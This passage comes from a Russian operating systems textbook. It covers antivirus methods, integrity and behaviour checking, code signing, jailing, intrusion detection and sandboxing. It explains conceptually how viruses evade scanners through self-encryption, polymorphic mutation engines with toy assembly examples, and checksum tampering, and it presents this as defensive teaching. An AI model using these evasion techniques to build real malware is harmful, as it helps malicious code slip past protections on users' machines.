Поскольку постоянно возникают не особо отличающиеся друг от друга разновидности известных вирусов, необходим нечеткий поиск, гарантирующий, что определению вируса не помешают какие-то трехбайтовые изменения. Но нечеткий поиск не только медленнее четкого, он может также поднять ложную тревогу (выдав ошибочный результат), то есть выдать предупреждение о том, что вполне нормальный файл содержит некий код, частично похожий на вирус, обнаруженный в Пакистане семь лет назад. Как вы думаете, что сделает пользователь, получив следующее сообщение: «Внимание! В файле xyz.exe может содержаться вирус lahore-9x. Удалить?».

Чем больше вирусов в базе данных и чем шире критерии для объявления об обнаружении, тем больше ложных тревог будет выдаваться. Если их слишком много, пользователю все это надоест и он не станет реагировать. Но если сканер вирусов настроен на очень близкое совпадение, он может пропустить некоторые модифицированные вирусы. Самое лучшее — соблюдать разумный баланс на основе приобретенного опыта. В идеале лаборатория должна постараться определить некий основной код вируса, который, вероятнее всего, не будет изменяться, и использовать его в качестве характерной черты (сигнатуры) вируса, на основе которой будет вестись сканирование.

То, что на прошлой неделе на диске не было найдено никаких вирусов, еще не говорит о том, что он по-прежнему чист, поэтому сканер вирусов должен запускаться доволь-

но часто. Поскольку сканирование ведется медленно, эффективнее будет проверять только те файлы, которые изменились с даты последнего сканирования. Проблема в том, что наиболее изощренные вирусы будут перенастраивать дату последнего изменения зараженного файла на ее исходное значение, чтобы избежать обнаружения. Антивирусные программы в ответ на это должны проверять дату последнего изменения каталога, в котором находится этот файл. Вирус отвечает на это перестановкой даты и этого каталога. С этого и начинается вышеупомянутая игра в кошки-мышки.

Другим способом обнаружения антивирусной программой зараженного файла является запись и сохранение на диске длины всех файлов. Если файл стал длиннее со времени последней проверки, то он может быть заражен. Эта ситуация показана на рис. 9.28, *а* и *б*. Но хорошо продуманный вирус может избежать обнаружения, сжимая программу и приводя файл к его исходному размеру. Чтобы эта схема работала, вирус должен содержать процедуры сжатия и распаковки, показанные на (рис. 9.28, *в*). Другой способ, позволяющий вирусу избежать обнаружения, заключается в изменении его внешнего вида на диске, чтобы он не был похож на имеющийся в базе данных. Один из путей достижения этой цели — самошифрование с разными ключами для каждого зараженного файла. Перед изготовлением новой копии вирус генерирует случайный 32-разрядный ключ шифрования, к примеру, применяя операцию исключающего ИЛИ (XOR) к показаниям текущего времени с содержимым, скажем, слов памяти по адресам 72 008 и 319 992. Затем он проводит пословную операцию XOR над своим кодом, применяя этот ключ для получения зашифрованного вируса, хранящегося в зараженном файле (рис. 9.28, *г*). Этот ключ хранится в файле. С точки зрения секретности хранение ключа в файле не является идеальным решением, но здесь ставится цель помешать работе сканера вирусов, а не препятствовать специалистам антивирусной лаборатории получить код вируса путем обратной операции. Разумеется, чтобы запуститься, вирус сначала должен сам себя расшифровать, поэтому ему нужно, чтобы в файле присутствовала и функция дешифрования.

Эта схема еще далека от совершенства, поскольку во всех копиях будут присутствовать аналогичные процедуры сжатия, распаковки, шифрования, расшифровки и антивирус-




Рис. 9.28. Программа: *а* — незараженная; *б* — зараженная; *в* — сжатая зараженная; *г* — зашифрованный вирус; *д* — зашифрованный вирус с зашифрованным кодом сжатия

ная программа может просто воспользоваться ими в качестве сигнатуры, по которой сканируется вирус. Скрыть процедуры сжатия, распаковки и шифрования нетрудно: они просто зашифровываются вместе со всем остальным вирусом (рис. 9.28, *д*). Но код расшифровки зашифрован быть не может. Он должен исполняться непосредственно на оборудовании, чтобы расшифровать остальную часть вируса, поэтому должен быть представлен в незашифрованном виде. Антивирусным программам это известно, поэтому они охотятся за процедурой расшифровывания.

Но последнее слово за Вирджилом, поэтому он делает следующее. Предположим, что процедуре расшифровки необходимо произвести вычисление

$$X = (A + B + C - 4).$$

Простой ассемблерный код этого вычисления для обычного двухадресного компьютера показан на рис. 9.29, *а*. Первый адрес — источник, второй — получатель, поэтому команда *MOV A, R1* помещает значение переменной *A* в регистр *R1*. Код на рис. 9.29, *б* делает то же самое, но менее эффективным способом, используя пустую команду *NOP* (no operation) в качестве вкраплений в реальный код.

Но это еще не все. Можно также изменить внешний вид кода расшифровки. Существует множество пустых команд: к примеру, добавление нуля к содержимому регистра, проведение операции ИЛИ над своим собственным содержимым, сдвиг влево на нуль разрядов, а также переход на следующую команду. Программа на рис. 9.29, *в* работает точно так же, как программа на рис. 9.29, *а*. При копировании самого себя вирус может вместо программы, показанной на рис. 9.29, *а*, воспользоваться программой, показанной на рис. 9.29, *в*, сохраняя в дальнейшем свою работоспособность. Вирус, мутирующий от копии к копии, называется **полиморфным вирусом** (polymorphic virus).

Теперь предположим, что регистр *R5* в этом фрагменте программы совершенно не нужен. Тогда код, приведенный на рис. 9.29, *г*, также эквивалентен коду, показанному на рис. 9.29, *а*. И наконец, во многих случаях можно переставить команды без изменения работоспособности программы. Таким образом, получается, что код, показанный на рис. 9.29, *д*, — еще один фрагмент кода, логически эквивалентный коду на рис. 9.29, *а*. Фрагмент кода, способный видоизменять последовательности машинных команд без изменения их функциональности, называется **мутационным механизмом** (mutation engine), он содержится в изощренных вирусах для видоизменения процедуры расшифровки от копии к копии. Мутации могут состоять из вставок бесполезного, но безопасного кода, перестановки команд, обмена содержимого регистров и замены команд на их эквиваленты. Сам мутационный механизм может быть спрятан за счет шифрования его вместе с телом вируса.

а	*б*	*в*	*г*	*д*
MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1
ADD B,R1	NOP	ADD #0,R1	OR R1,R1	TST R1
ADD C,R1	ADD B,R1	ADD B,R1	ADD B,R1	ADD C,R1
SUB #4,R1	NOP	OR R1,R1	MOV R1,R5	MOV R1,R5
MOV R1,X	ADD C,R1	ADD C,R1	ADD C,R1	ADD B,R1
	NOP	SHL #0,R1	SHL R1,0	CMP R2,R5
	SUB #4,R1	SUB #4,R1	SUB #4,R1	SUB #4,R1
	NOP	JMP .+1	ADD R5,R5	JMP .+1
	MOV R1,X	MOV R1,X	MOV R1,X	MOV R1,X
			MOV R5,Y	MOV R5,Y

Рис. 9.29. Примеры полиморфного вируса

Заставлять бедную антивирусную программу разбираться в том, что код, представленный в рис. 9.29, *а*, является функциональным эквивалентом кода, представленного во всех последующих примерах вплоть до кода на рис. 9.29, *д*, — значит предъявлять к ней слишком высокие требования, особенно если у мутационного механизма припрятано в рукавах еще множество трюков. Антивирусная программа может проанализировать код, чтобы разобраться в том, что он делает, и даже попытаться симулировать выполнение команд кода, но принимая во внимание тот факт, что встретиться могут тысячи вирусов и требуется проанализировать тысячи файлов, можно прийти к выводу, что у нее просто не будет времени на каждый такой тест или она будет работать очень медленно.

Попутно заметим, что сохранение значения переменной *Y* было привнесено в код, чтобы было труднее разобраться с тем фактом, что код, имеющий отношение к регистру *R5*, нерабочий, то есть он ничего не делает. Если в других фрагментах кода будет встречаться чтение и запись переменной *Y*, то код будет выглядеть совершенно разумным. Качественно сконструированный мутационный механизм, генерирующий неплохой полиморфный код, может стать ночным кошмаром для создателей антивирусных программ. Успокаивает лишь то, что такой механизм трудно создать, поэтому соратники Вирджила пользуются созданным им кодом, а значит, видоизменения не слишком отличаются друг от друга.

До сих пор рассматривалась лишь попытка распознать присутствие вирусов в зараженных исполняемых файлах. Кроме этого антивирусный сканер проверяет главную загрузочную запись, загрузочные секторы, список сбойных блоков, флеш-память, CMOS-память и т. д., но что, если в памяти уже находится резидентный вирус? Он не будет обнаружен. Хуже того, представьте себе работающий вирус, отслеживающий все системные вызовы. Он запросто может обнаружить антивирусную программу, считывающую загрузочный сектор (для проверки на вирусы). Чтобы помешать антивирусной программе, вирус не осуществляет системный вызов. Вместо этого он просто возвращает настоящий загрузочный сектор, извлеченный из укромного места в списке сбойных блоков. Он также помечает себе на будущее, что нужно снова заразить все файлы, уже обработанные сканером вирусов.

Чтобы не быть обманутой вирусом, антивирусная программа может читать с диска, обращаясь непосредственно к оборудованию в обход операционной системы. Но потребуются встроенные драйверы для устройств с интерфейсами SATA, USB, SCSI и для дисков других распространенных стандартов, которые снизят переносимость антивирусной программы и приведут к ее отказу на компьютерах, оборудованных дисками с редкими стандартами. Более того, если обойти операционную систему при чтении загрузочного сектора еще можно, то обойти ее при чтении всех исполняемых файлов нельзя, существует также опасность, что вирусы могут выдавать недостоверные сведения об исполняемых файлах.

Программы проверки целостности файлов

Совершенно другой подход к обнаружению вирусов заключается в **проверке целостности** (integrity checking). Антивирусная программа, работающая таким образом, сначала сканирует жесткий диск на наличие вирусов. После того как она убедится, что диск чист, она вычисляет контрольную сумму для каждого исполняемого файла. Алгоритм подсчета контрольной суммы может быть упрощен до представления всех слов в программе в виде 32- или 64-разрядных целых чисел и получения их суммы, но он также может быть криптографическим хэшем, который практически невозможно

инвертировать. Затем список контрольных сумм для всех значимых файлов в каталоге записывается в файл checksum в этом же каталоге. При следующем запуске она заново вычисляет все контрольные суммы и смотрит, соответствуют ли они тем, которые сохранены в файле checksum. Зараженный файл будет тут же обнаружен.

Проблема в том, что Вирджил тоже не собирается сидеть сложа руки. Он может создать вирус, удаляющий все файлы checksum. Хуже того, он может создать вирус, подсчитывающий контрольные суммы зараженных файлов и заменяющий ими старые записи в файле checksum. Для защиты от такого поведения антивирусная программа может попытаться спрятать файл checksum, но это, вероятнее всего, не сработает, поскольку Вирджил, перед тем как создать вирус, может тщательно изучить устройство антивирусной программы. Будет разумнее снабдить файл цифровой подписью, чтобы проще было обнаружить вмешательство. В идеале цифровая подпись должна использовать смарт-карту с отдельно хранящимся ключом, до которого программы не могут добраться.

Программы, контролирующие поведение

Третья стратегия, используемая антивирусным программным обеспечением, — это **проверка поведения** (behavioral checking). При таком подходе антивирусная программа присутствует в памяти при работе компьютера и самостоятельно отлавливает все системные вызовы. Идея состоит в том, что таким образом она может отслеживать все действия и пытаться отловить все, что выглядит подозрительно. Например, никакая обычная программа не станет пытаться переписать загрузочный сектор, поэтому попытка подобного действия практически всегда имеет отношение к вирусу. Точно так же вызывает серьезное подозрение попытка внести изменения во флеш-память.

Но существует ряд и не столь очевидных случаев. Например, переписывание исполняемого файла — действие весьма своеобразное, если только его не совершает компилятор. Если антивирусная программа заметит подобную запись, она выдаст предупреждение в надежде на то, что пользователь знает, есть ли смысл в подобном переписывании исполняемого файла в контексте его текущей работы. Точно так же программу Word, переписывающую файл с расширением .docx и помещающую в него полный макросов новый документ, не обязательно считать работой вируса. В Windows программы могут отделяться от своих исполняемых файлов и становиться резидентными, используя специальный системный вызов. Опять-таки это может быть вполне законным действием, но предупреждение все же, наверное, стоит выдать.

Вирусы не должны пассивно ждать, пока антивирусная программа с ними расправится, уподобляясь скоту, которого ведут на убой. Они могут активно сопротивляться. Особенно захватывающие сражения могут разворачиваться, если в памяти одной и той же машины одновременно находятся резидентный вирус и резидентная антивирусная программа. Много лет назад существовала игра под названием Core Wars, в которой два программиста мерились силами друг с другом, запуская программу в пустующее адресное пространство. Программы поочередно исследовали память, а целью игры было найти и уничтожить противника раньше, чем он уничтожит тебя. Конфронтация «вирус — антивирус» чем-то похожа на эту игру, только вот полем битвы выступает машина какого-нибудь бедного пользователя, который совершенно не хотел затевать это сражение. Хуже того, у вируса есть преимущество, потому что его создатель может почерпнуть массу информации об антивирусной программе, просто купив ее копию. Разумеется, после выпуска вируса антивирусная команда может изменить свою программу, заставляя Вирджила покупать новую копию.

Предотвращение проникновения вирусов

У каждой поучительной истории должна быть мораль. У этой истории она звучит так: «Береженого бог бережет».

Начнем с того, что избежать заражения вирусами намного легче, чем пытаться их отследить, когда они уже заразили компьютер. Далее будут не только даны рекомендации для индивидуальных пользователей, но и упомянуты некоторые вещи, которые в целом вполне под силу промышленности, чтобы существенно снизить остроту проблемы.

Что могут сделать пользователи, чтобы избежать заражения вирусом? Во-первых, выбрать операционную систему, предлагающую высокий уровень безопасности, с четкой границей между режимом ядра и режимом пользователя и отдельными регистрационными именами и паролями для каждого пользователя и системного администратора. При таких условиях каким-то образом проникший вирус не сможет заразить системные двоичные файлы. Кроме того, нужно своевременно устанавливать исправления системы безопасности от производителя.

Во-вторых, устанавливать только программы в фирменной упаковке, приобретенные у надежного производителя. Это не дает полной гарантии, поскольку бывали случаи, когда недовольные чем-то работники подсовывали вирусы в коммерческий программный продукт, но все же очень помогает уберечься от вирусов. Загрузка программ с любительских веб-сайтов и электронных досок объявлений, предлагающих условия слишком хорошие, чтобы быть правдой, — очень рискованное занятие.

В-третьих, приобрести пакет хорошего антивирусного программного обеспечения и использовать его согласно предписаниям. Регулярно обновлять его с веб-сайта производителя.

В-четвертых, не щелкать на URL-адресах в сообщениях и на приложениях к электронной почте и попросить, чтобы они вам их не присылали. Электронная почта, присланная в виде обычного ASCII-текста, никогда не представляет опасности, но приложения при их открытии могут запустить вирус.

В-пятых, следует регулярно делать резервные копии ключевых файлов на внешний носитель, например на USB-накопитель или DVD. Нужно сохранять несколько последовательных копий каждого файла на ряде резервных носителей. Тогда, если будет обнаружен вирус, у вас будет шанс восстановить файлы в том состоянии, в котором они существовали до заражения. Восстановление вчерашнего зараженного файла не поможет, а вот восстановление версии недельной давности вполне может помочь.

И наконец, в-шестых, боритесь с искушением загрузить из неизвестного источника и запустить новую соблазнительную бесплатную программу. Возможно, она поэтому и бесплатна, что ее создатель захотел присоединить ваш компьютер к своей армии зомби-машин. Хотя если у вас есть программа виртуальной машины, то запуск незнакомой программы внутри виртуальной машины опасности не представляет.

Промышленность также должна серьезно относиться к угрозе вирусного заражения и искоренить некоторые опасные привычки. Во-первых, следует упростить операционные системы. Чем больше в них лишнего, тем больше прорех в безопасности. Это непреложная истина.

Во-вторых, следует забыть об активном содержимом. Отключите JavaScript. С точки зрения безопасности он представляет собой настоящую катастрофу. Просмотр кем-то присланного документа не должен требовать запуска присланной вместе с ним про-

граммы. Например, в JPEG-файлах не содержатся программы, поэтому в них не может быть и вирусов. Подобным образом должны создаваться все документы.

В-третьих, должен существовать способ избирательной установки защиты от записи на определенный цилиндр диска, чтобы предотвратить заражение вирусом находящихся на нем программ. Эта защита может быть реализована за счет размещения битового массива, в котором перечисляются защищенные от записи цилиндры, внутри контроллера. Возможность внесения изменений в этот битовый массив должна появляться только в том случае, если пользователь щелкнул механическим переключателем на передней панели компьютера.

В-четвертых, применение флеш-памяти для BIOS — идея неплохая, но доступ к изменению ее содержимого должен появляться только при использовании внешнего переключателя, что может произойти, только если пользователь преднамеренно проводит обновление BIOS. Конечно, все это не будет воспринято всерьез, пока вирусы не нанесут по-настоящему большой урон. Например, удар по финансовому миру, обнуляющий все банковские счета. Разумеется, тогда уже будет слишком поздно что-либо предпринимать.

9.10.3. Электронная подпись двоичных программ

Совершенно иной способ уберечься от вредоносных программ (вспомним понятие глубоко эшелонированной обороны) заключается в запуске только немодифицированных программ от надежных поставщиков программного продукта. И тут же возникает вопрос: а как пользователь узнает о том, что программное обеспечение поступило от заявленного поставщика и что с момента его выхода из производственного помещения в него не были внесены изменения? Этот вопрос приобретает особую важность при загрузке программ, поступающих из интернет-магазинов с неизвестной репутацией или при загрузке элементов управления activeX с веб-сайтов. Если элементы управления activeX поступили от хорошо известной компании по разработке программного обеспечения, в них вряд ли будут находиться, к примеру, троянские кони. Но каким образом пользователь сможет получить гарантии?

Один из способов, получивших широкое распространение, — использование цифровых подписей, рассмотренных в соответствующем разделе данной главы. Если пользователь запускает только те программы, плагины, драйверы, элементы управления activeX и другие виды программного обеспечения, которые были созданы и подписаны надежными источниками, то шансы на возникновение каких-нибудь неприятностей ничтожно малы. Но придется смириться с тем, что новая бесплатная, изящная, привлекательная игра от Snarky Software окажется слишком хорошей, чтобы быть правдой, и не пройдет тест электронной подписи, поскольку вам не известно, кто за ней стоит.

Электронная подпись кода основана на шифровании с открытым ключом. Поставщик программного обеспечения генерирует пару из открытого и закрытого ключа, делая первый из них общедоступным, а второй — особо охраняемым. Чтобы поставить электронную подпись на фрагменте программы, поставщик сначала вычисляет хэш-функцию кода, чтобы получить 160- или 256-разрядное число в зависимости от того, какая именно хэш-функция используется, SHA-1 или SHA-256. Затем он ставит подпись на значение хэш-функции, шифруя его своим закрытым ключом (на самом деле дешифруя его в соответствии с записью, показанной на рис. 9.13). Эта сигнатура следует вместе с программным обеспечением в пункт назначения.

Когда пользователь получает программное обеспечение, к нему применяется хэш-функция, и результат сохраняется. Затем с использованием открытого ключа поставщика расшифровывается сопроводительная сигнатура, и сравнивается то, что поставщик заявил в качестве хэш-функции, с тем, что только что было самостоятельно вычислено. Если результаты сходятся, код принимается как подлинный. В противном случае он отклоняется. Задействованная здесь математика чрезвычайно затрудняет любое вмешательство в программное обеспечение, после которого его хэш-функция может совпасть с хэш-функцией, полученной при расшифровке подлинной подписи.

Точно так же трудно сгенерировать новую поддельную сигнатуру, которая приводила бы к соответствию, не имея закрытого ключа. Алгоритм работы цифровой подписи показан на рис. 9.30.




Рис. 9.30. Порядок использования цифровой подписи

Веб-страницы могут содержать код, к примеру элементы управления activeX, а также код на различных языках сценариев. Часто на все это ставятся цифровые подписи, и браузер автоматически проверяет сигнатуру. Разумеется, для ее проверки ему необходим открытый ключ поставщика программы, который обычно сопровождает код наряду с сертификатом, подписанным каким-нибудь центром сертификации, гарантирующим подлинность открытого ключа. Если у браузера уже есть сохраненный открытый ключ центра сертификации, то он может самостоятельно проверить сертификат. Если сертификат подписан не известным браузеру центром сертификации, он выведет диалоговое окно, спрашивающее, принимать сертификат или нет.

9.10.4. Тюремное заключение

Поговорка гласит: «Доверяй, но проверяй». Понятно, что теперь мы можем отнести эту мысль и кпрограммному обеспечению. Хотя какая-то часть программного обеспечения снабжена цифровой подписью, все же неплохо было бы проверить программу на правильное поведение, поскольку цифровая подпись подтверждает лишь источник ее поступления, а не корректность работы. Техника подобной проверки называется **тюремным заключением** (jailing) и показана на рис. 9.31.




Рис. 9.31. Действие тюремного заключения

Только что приобретенная программа запускается как процесс, имеющий на рисунке метку «Узник». В качестве «Тюремщика» выступает надежный (системный) процесс, который следит за поведением узника. Когда процесс-узник совершает системный вызов, то вместо выполнения системного вызова тюремщику передается управление (посредством системного прерывания), а также номер системного вызова и переданные ему параметры. Затем тюремщик принимает решение о том, может ли быть разрешен системный вызов. Если, к примеру, процесс-узник пытается открыть сетевое подключение к удаленному хосту, не известному тюремщику, вызов может быть отклонен, а узник уничтожен. Если системный вызов вполне приемлем, тюремщик информирует ядро, которое затем выполняет этот вызов. Таким образом неверное поведение может быть перехвачено еще до нанесения вреда.

Существуют различные реализации тюремного заключения. Реализация, работающая почти на любой UNIX-системе без модификации ядра, описана ван Нордентом (Van't Noordende et al., 2007). Эта схема использует обычные средства отладки UNIX, где в качестве тюремщика выступает отладчик, а в качестве узника — отлаживаемая программа. При таких условиях отладчик может предписать ядру осуществление инкапсуляции отлаживаемой программы и передачу всех его системных вызовов ему на проверку.

9.10.5. Обнаружение проникновения на основе модели

Еще один подход к защите машины заключается в установке **системы обнаружения проникновения** (Intrusion Detection System **(IDS)**). Существуют две основные разновидности систем IDS, одна из которых сконцентрирована на проверке входящих сетевых пакетов, а вторая — на поиске аномалий, относящихся к центральному процессору. Ранее при рассмотрении брандмауэров сетевые IDS уже коротко упоминались, а теперь скажем несколько слов о централизованных системах IDS. Ограничения, предъявляемые к объему книги, удерживают нас от обследования множества разновидностей централизованных IDS. Поэтому кратко рассмотрим одну из разновидностей, чтобы дать представление о том, как они работают. Эта разновидность называется **статическим обнаружением проникновения на основе модели** (static model-based intrusion detection) (Hua et al., 2009). Она может быть реализована, кроме всего прочего, с использованием рассмотренной ранее технологии тюремного заключения.


На рис. 9.32, *а* показана небольшая программа, открывающая файл с именем data и осуществляющая его посимвольное чтение до тех пор, пока ей не попадется нулевой

байт. Тогда она выводит количество ненулевых байтов с начала файла и осуществляет выход. На рис. 9.33, *б* показан граф системного вызова, осуществляемого этой программой (где *printf* вызывает *write*).

```
int main(int argc char argv[])
{
  int fd, n = 0;
  char buf[1];

  fd = open("data", 0);
  if (fd < 0) {
     printf("Bad data file\n");
     exit(1);
  }else {
     while (1) {
          read(fd, buf, 1);
          if (buf[0] == 0) {
            close(fd);
            printf("n = %d\n", n);
            exit(0);
       }
       n = n + 1;
     }
  }
}
```

а



б

Рис. 9.32. *а* — программа; *б* — граф системных вызовов для нее

Теперь предположим, что кто-то обнаруживает ошибку в этой программе, ухитряется спровоцировать переполнение буфера и вставляет исполняемый вредоносный код. Когда этот код запускается, он, вероятнее всего, выполняет другую последовательность системных вызовов. Например, он может пытаться открыть какой-нибудь файл, который ему нужно скопировать, или открыть сетевое подключение к домашнему телефону. При первом же системном вызове, не вписывающемся в схему, тюремщик точно знает, что предпринята атака, и может принять меры, например уничтожить процесс и оповестить системного администратора. Этим способом система обнаружения проникновения может обнаружить предпринимаемые атаки. Статический анализ системных вызовов — это всего лишь один из многих способов, используемых в работе IDS.

При использовании такого обнаружения проникновения на основе модели тюремщик должен знать модель (то есть граф системных вызовов). Наиболее целенаправленный способ изучить модель состоит в том, чтобы заставить компилятор ее сгенерировать и заставить автора программы подписать ее и приложить ее сертификат. Таким образом, любая попытка модифицировать исполняемую программу заранее будет обнаружена при запуске, поскольку реальное поведение не будет согласовываться с имеющим цифровую подпись ожидаемым поведением.

К сожалению, хитрый атакующий злоумышленник может предпринять так называемую **мимикрическую атаку** (mimicry attack), в которой вставляемый код осуществляет те же системные вызовы, которые ожидаются от программы, поэтому нужны более сложные модели, чем те, которые только отслеживают системные вызовы. И тем не менее системы IDS могут сыграть свою роль как часть глубоко эшелонированной обороны.

Система IDS, основанная на модели, никоим образом не единственная в своем роде. Многие IDS используют концепцию под названием **приманка** (honeypot), представляющую собой набор ловушек, которые привлекают и отлавливают взломщиков и вредоносное программное обеспечение. Обычно это изолированная слабо защищенная машина с внешне интересным и ценным содержимым, подготовленная к захвату. Устроители приманки тщательно следят за любыми попытками любых атак в ее адрес, чтобы изучить природу атаки. Некоторые системы IDS помещают свои приманки на виртуальные машины, чтобы воспрепятствовать повреждению реальной базовой системы. Поэтому вполне естественно, что вредоносная программа старается определить, как было рассмотрено ранее, не запущена ли она на виртуальной машине.

9.10.6. Инкапсулированный мобильный код

Вирусы и черви являются программами, которые попадают в компьютер без ведома и против воли его владельца. Тем не менее иногда люди в той или иной степени намеренно импортируют и запускают на своих машинах внешний код. Обычно это происходит следующим образом. В далеком прошлом (что в мире Интернета означает несколько лет назад) большинство веб-страниц были простыми статичными HTML-файлами с небольшим количеством связанных с ними изображений. А сегодня все больше веб-страниц содержат небольшие программы, называемые **апплетами** (applets). Когда загружается веб-страница, содержащая апплеты, они извлекаются и выполняются. Например, апплет может содержать заполняемую форму и вдобавок к ней интерактивную справку по ее заполнению. Когда форма заполнена, она должна быть куда-то отправлена по Интернету для последующей обработки. Таким образом можно улучшить работу с формами налоговых деклараций, заказов товаров и многими другими разновидностями форм.

Другим примером поставки программ от одной машины к другой для их выполнения на машине назначения являются **агенты** (agents). Это программы, запускаемые пользователем для выполнения некоторой задачи и возвращения отчета. Например, агенту может быть поставлена задача проверки некоторых веб-сайтов бюро путешествий для поиска самого дешевого перелета из Амстердама в Сан-Франциско. После прибытия на каждый сайт агент будет запущен, получит необходимую ему информацию, а затем переместится на следующий веб-сайт. Завершив работу, он может вернуться домой и отчитаться о том, что ему удалось узнать.

Третьим примером мобильного кода может послужить файл PostScript, предназначенный для распечатки на PostScript-принтере. Файл PostScript — это программа на языке программирования PostScript, которая выполняется внутри принтера. Обычно она приказывает принтеру нарисовать определенные кривые фигуры, а затем их закрасить, но она может сделать и что-нибудь другое по своему усмотрению. Апплеты, агенты и файлы PostScript — это только три примера среди множества других примеров **мобильного кода** (mobile code).

После состоявшегося ранее большого разговора о вирусах и червях должно быть ясно, что, разрешив стороннему коду работать на вашей машине, вы подвергаете ее огромному риску. Тем не менее кое-кому действительно нужно запускать сторонние программы, поэтому возникает вопрос: может ли мобильный код быть безопасным? Если ответить коротко, то да, но это не так просто дается. Основная проблема в том, что когда процесс импортирует апплет или другой мобильный код в свое адресное пространство

и запускает этот код, он работает как часть вполне допустимого пользовательского процесса и обладает всеми пользовательскими полномочиями, включая возможность читать, записывать, удалять или шифровать имеющиеся на диске файлы пользователя, отправлять электронную почту в дальние страны и делать многое другое.

Много лет назад в операционных системах разрабатывалась концепция процессов, предусматривающая создание барьеров между пользователями. Замысел состоял в том, что каждый процесс имеет собственное адресное пространство и собственный идентификатор пользователя (UID), разрешающий пользоваться файлами и другими ресурсами, которые принадлежат именно этому, но не другим пользователям. Для обеспечения защиты всех остальных частей процесса от одной его части (апплета) такая концепция процесса не годилась. Потоки позволяют иметь внутри процесса несколько потоков управления, но не дают ничего для защиты одного потока от другого.

Теоретически запуск каждого апплета в качестве отдельного процесса оказывает некоторую помощь, но реализация этой идеи довольно часто не представляется возможной. Например, веб-страница может содержать два или более апплета, которые взаимодействуют друг с другом и с данными на веб-странице. Веб-браузер также может нуждаться во взаимодействии с апплетами, осуществляя их запуск и остановку, снабжая их данными и т. д. Если для каждого апплета запустить его собственный процесс, то все это в целом не станет работать. Более того, запуск апплета в его собственном адресном пространстве не усложняет ему задачу по хищению или повреждению данных, скорее наоборот, — упрощает эту задачу, поскольку за ним там никто не следит.

Было предложено и реализовано множество новых методов работы с апплетами (и в целом с мобильным кодом). Далее мы рассмотрим два таких метода: песочницу и интерпретацию. Кроме этого для проверки надежности источника апплета может также использоваться цифровая подпись кода. У каждого из этих методов есть свои сильные и слабые стороны.

Песочницы

Первый метод, названный **игрой в песочницу** (sandboxing), является осуществляемой во время выполнения попыткой загнать каждый апплет в ограниченный диапазон виртуальных адресов (Wahbe et al., 1993). При этом виртуальное адресное пространство делится на одинаковые по размеру области, которые мы будем называть песочницами. Каждой песочнице присуще использование в ее адресах одной и той же строки старших разрядов. 32-разрядное адресное пространство может быть поделено не более чем на 256 песочниц с 16-мегабайтными границами, чтобы все адреса внутри песочницы имели одни и те же старшие восемь разрядов. Точно так же у нас могут быть 512 песочниц с 8-мегабайтными границами, и у каждой песочницы будет 9-разрядный адресный префикс. Размер песочницы должен выбираться с учетом того, чтобы в ней смог поместиться самый большой апплет и чтобы при этом не терялось впустую слишком много виртуального адресного пространства. Физическая память не становится препятствием, если, как это часто и бывает, используется подкачка страниц по запросу. Как показано на рис. 9.33, *а*, каждому апплету выделяются две песочницы: одна для кода, а другая для данных, в рассматриваемом случае это 16 песочниц по 16 Мбайт каждая.

В основу песочниц положена необходимость гарантировать невозможность для апплета передать управление коду за пределы его песочницы или сослаться на данные за

